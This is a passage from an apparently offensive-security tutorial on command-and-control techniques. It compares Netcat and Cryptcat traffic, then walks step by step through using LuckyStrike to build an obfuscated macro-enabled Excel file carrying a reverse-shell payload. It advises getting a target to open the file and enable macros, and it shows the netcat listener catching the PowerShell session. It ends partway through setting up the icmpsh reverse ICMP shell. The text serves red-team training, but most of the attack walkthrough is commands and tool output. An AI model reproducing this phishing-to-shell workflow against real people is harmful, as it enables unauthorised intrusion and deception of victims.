Now, we have to check whether our Wireshark was able to catch something or not. As we can see that we successfully intercepted the network and see this network chat.4

```
▸ Frame 8: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_10:c6:1b (00:0c:29:10:c6:1b), Dst: VMware_f6:d9:c1 (00:0c:29:f6:d9
▸ Internet Protocol Version 4, Src: 192.168.0.110, Dst: 192.168.0.111
▸ Transmission Control Protocol, Src Port: 46696, Dst Port: 3131, Seq: 1, Ack: 1, Len: 11
▾ Data (11 bytes)
    Data: 68656c6c6f206b616c690a

0000  00 0c 29 f6 d9 c1 00 0c  29 10 c6 1b 08 00 45 00   ··)····· )·····E·
0010  00 3f ca 98 40 00 40 06  ed f2 c0 a8 00 6e c0 a8   ·?··@·@· ·····n··
0020  00 6f b6 68 0c 3b 2d 7a  fc 07 b0 f5 3e 4a 80 18   ·o·h·;-z ····>J··
0030  01 f6 18 d3 00 00 01 01  08 0a 79 9d e9 ea 93 2c   ········ ··y····,
0040  e1 db 68 65 6c 6c 6f 20  6b 61 6c 69 0a            ··hello  kali·
```

Cryptcat:

In cryptcat, we already know that it provides us with two-ways encryption. Which makes the connection network more secure that Netcat. But we need to check this as well by intercepting its chatting with the help of Wireshark. For that connection, we needed a listener and an initiator for connecting a connection.
At the Listener site, we will use the [-p] parameter for port and [-l] for initiating the listener.

```
cryptcat -l -p 3131
```


```
root@kali:~# cryptcat -l -p 3131
hello kali
```

At the initiator side, we just need to provide IP Address along with listeners port number.

```
cryptcat 192.168.0.111 3131
```

```
root@ubuntu:~# cryptcat 192.168.0.111 3131
hello kali
```

Now check whether we can acquire anything or not. As we can see that this chat is in encrypted mode.



That is the main difference between the Netcat and the Cryptcat. One provides encryption in its network and the other is not. Some people might say that CryptCat = encryption + Netcat.


Data Obfuscation

Command and control traffic can be obfuscated by adversaries to make it more difficult to be detected. C2 are hidden so that it becomes difficult to discover or decipher so that commands sent are not seen. Mitre ATT&CK has given it a technique id: **T1001**


- **Junk Data:**
  Junk data can be used by adversaries to make it difficult to be detected. As useless data will be sent then it would be difficult to analyse the traffic.
- **Steganography:**
  Steganography is a well-known method of hiding data in something else. Adversaries can hide their data in between the digital message that are being transferred between the systems.
- **Protocol Impersonation:**
  Adversaries can impersonate legitimate protocols to make it difficult to be detected. By impersonating they are able to get blend in with legitimate traffic.

Lucky strike

It uses the "Invoke-Obfuscation" tool to obfuscate the payloads. So we downloaded it as well as LuckyStrike form GitHub.




In order for Invoke Obfuscation to work and get accessed by LuckyStrike, we need to move the Invoke Obfuscation tool to the PowerShell Modules directory as shown in the image given below.




Now that the initial configuration of LuckyStrike is done, we need to move on to the Installation Phase. In Windows 10 by default, there is a policy called Execution Policy which restricts the user to run scripts on the system. We need to alter that policy to run LuckyStrike. After making changes to the Execution Policy, we moved to the LuckyStrike directory. Here, we see that we have an install.ps1 script. We run the script. We are asked a bunch of Confirmations; we state Yes to all. After running the install script, we have the LuckyStrike in the System.

```
cd C:\Users\raj\Desktop\luckystrike-master
Set-ExecutionPolicy Unrestricted
ls
.\install.ps1
```



Now, before firing up our LuckyStrike, we need to have a payload that will generate the session. We used a one-line PowerShell script for the same. Save this file with the ps1 extension and then we will move on to obfuscate it using LuckyStrike.




Now that we have our payload, let's run the LuckyStrike. As soon as we run the LuckyStrike, we have a beautiful banner and the Main Menu. In this menu we have multiple options like Payload, Catalog, File, etc., We choose the Catalog Options by entering the number 2. This gave us a sub-menu titled, "Catalog Options". Here we have the configurations that can be done on the Payload and Templates. Before moving any further we need to add the payload that we just created in the LuckyStrike Catalog. Do this by entering number 1.

```
cd .\luckystrike\
.\luckystrike.ps1
```

```
PS C:\Users\raj\Desktop\luckystrike-master> cd .\luckystrike\
PS C:\Users\raj\Desktop\luckystrike-master\luckystrike> .\luckystrike.ps1

[!] - Module Invoke-Obfuscation not installed. Obfuscation options will not be availa

                ALL YOUR PAIN IN ONE MACRO.

                  2.0 - @curi0usJack

============ Main Menu ================

       1)  Payload Options
       2)  Catalog Options
       3)  File Options
       4)  Encode a PowerShell Command
       99) Exit

Select: 2


=========== Catalog Options ============

  PAYLOADS:
       1) Add payload to catalog
       2) Remove payload from catalog
       3) Show catalog payloads

  TEMPLATES:
       4) Add template to catalog
       5) Remove template from catalog
       6) Show catalog templates

       99) Back

Select: 1
```

After the Selection of the payload, we were asked for the title for the payload. Then it asks us for the Target IP address and Port. These are optional parameters hence we skipped them by hitting enter. In the description, we state “netcat” for our reference. Next, we need to choose the payload type. Now we need to choose the payload type. As we created a PowerShell Script for the payload, we choose the same. Then LuckyStrike asks us for the path of the payload file. After doing it due diligence LuckyStrike adds the payload in its Catalog.




Now in order to move ahead, we need to get to the Main Menu. This can be achieved using the number 99. In the Main Menu, we need to select the Payload Options. This can be achieved using number 1. This will give us a submenu of Payload Options. In this menu, we need to select the payload using the number 1. After getting inside the Select the payload option, we are asked for the type of file we want as an output. We choose the Excel File. This will send us the list of added payloads. Here we have the revshell payload that we added earlier.


After choosing the payload, we are asked for the type of Infection. This is the method that LuckyStrike will use to Obfuscate. We choose the nonB64 method. You can choose any method of your preference as per your requirement.

```
Select: 99

============= Main Menu ================

        1)  Payload Options
        2)  Catalog Options
        3)  File Options
        4)  Encode a PowerShell Command
        99) Exit

Select: 1

=========== Payload Options ============

        1)  Select a payload
        2)  Unselect a payload
        3)  Show selected payloads
        99) Back

Select: 1

Please select the document type you wish to make:

        1)  xls
        2)  doc

Select: 1

=========== Select Payload =============

        1)  revshell
        99) Done.

Select: 1

======== Choose Infection Method =======

        1)  Cell Embed
        2)  Cell Embed-nonB64
        3)  Cell Embed-Encrypted
        4)  Cell Embed-Obfuscated
        98) Help

Select: 2
```

Now that the payload is added. Then we get back to the Main Menu to generate the final malicious Excel File. In the Main Menu, we chose the File options by entering number 3. In the File Options menu, we choose the Generate the new file option by entering number 1. This will initiate the process of creating an Excel with malicious payload inside its macro. After creating the payload, LuckyStrike gives us the location of the payload.



We open the given location inside the Windows Explorer to find an Excel file by the name infected. Now we need to share this file with Target and encourage him/her to open the file and enable the macros.



We will do this while on the Kali Machine, we run the listener with the port that we mentioned in the payload during its creation. Now, as soon as the target enables the macros on the Excel File we will have its PowerShell Session as shown in the image given below.

```
nc -lvp 1234
```

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.109: inverse host lookup failed: Unknown host
connect to [192.168.1.111] from (UNKNOWN) [192.168.1.109] 53457

PS C:\Users\raj\Documents>
```

Dynamic Resolution

Adversaries can dynamically establish a connection to C2 to evade detection. This can be achieved using malware that will share some common algorithms from which adversary can receive malwares communication with the system. Mitre ATT&CK has given it a technique id: **T1568.**

- **Fast Flux DNS**
  Adversaries can use Fast Flux DNS for hiding data behind an array of rapidly changing IP addresses which is linked to a single domain resolution. This technique uses fully qualified domain name, having multiple IP addresses which are swapped at high frequency using round robin IP addressing and short TTL.
- **Domain Generation Algorithm**
  Adversaries can use Domain Generation Algorithm for dynamically identifying the destination rather than relying on IP addresses. This makes it difficult for defender to block or trace C2 channels.
- **DNS Calculation**
  Adversaries perform calculation on addresses that are returned in DNS results for determining which port and IP should be used for C2.

Encrypted Channel

Adversaries can use encryption algorithms to encrypt the C2 traffic instead of relying on inherent protection offered by communication protocol. Mitre ATT&CK has given it technique id: **T1573.**

- **Symmetric Cryptography**
  Symmetric cryptography algorithm uses same key for encryption and decryption of data. Common symmetric encryption algorithms are AES, DES, 3DES, Blowfish, and RC4.
- **Asymmetric Cryptography**
  This uses public private key for encryption and decryption. C2 is encrypted using the public key and it can only be decrypted using the private key.

Fallback Channel

Adversaries might use alternate channel or fallback channel if primary channel is compromised so that connection to command and control doesn't get altered and there is no data transfer thresholds. Mitre ATT&CK has given it technique id: **T1008**.

Ingress Tool Transfer

Adversaries can transfer tools or files from external system to compromised environment. Files or tools may be copied or can be sent using protocols such as FTP. For Linux and Mac, files can be transferred using their tools such as scp, rsync, and sftp. Mitre ATT&CK has given it a technique id: **T1105.**

Multi-Stage Channels

Adversaries can create multiple stages for C2 that are employed under different conditions or for certain functions. Use of multiple stages can obfuscate C2 channel to make it difficult to be detected.

Non-Application Layer Protocol

Adversaries can also use non-application layer protocol for communication between host and C2 server. There are many protocols that works in non-application layer. Examples of such protocols are ICMP, UDP, session layer protocol like SOCKS, Serial over LAN (SOL). Mitre ATT&CH has given it technique id: **T1095.**

ICMPsh

icmpsh is a simple reverse ICMP shell with a win32 slave and a POSIX compatible master in C, Perl or Python. The main advantage over the other similar open-source tools is that it does not require administrative privileges to run onto the target machine.

The tool is clean, easy and portable. The slave (client) runs on the target Windows machine, it is written in C and works on Windows only whereas the master (server) can run on any platform on the attacker machine as it has been implemented in C and Perl by Nico Leidecker and later it also gets ported into Python too.

It is very easy to install and use as c2-channel. Turn the attacker machine for icmpsh and download icmpsh from Github.


```
git clone https://github.com/inquisb/icmpsh.git
```

```
root@kali:~# git clone https://github.com/inquisb/icmpsh.git
Cloning into 'icmpsh'...
remote: Enumerating objects: 62, done.
remote: Total 62 (delta 0), reused 0 (delta 0), pack-reused 62
Unpacking objects: 100% (62/62), done.
```

Run icmpsh as Master (Kali Linux)

Once the downloads have been completed, you can use the following command to run the master. The most important step before taking action is to disable ping reply on your machine. This prevents the kernel from responding to ping packets itself.


```
sysctl -w net.ipv4.icmp_echo_ignore_all=1

cd icmpsh

syntax: ./icmpsh_m.py <attacker's-IP> <target-IP>
```



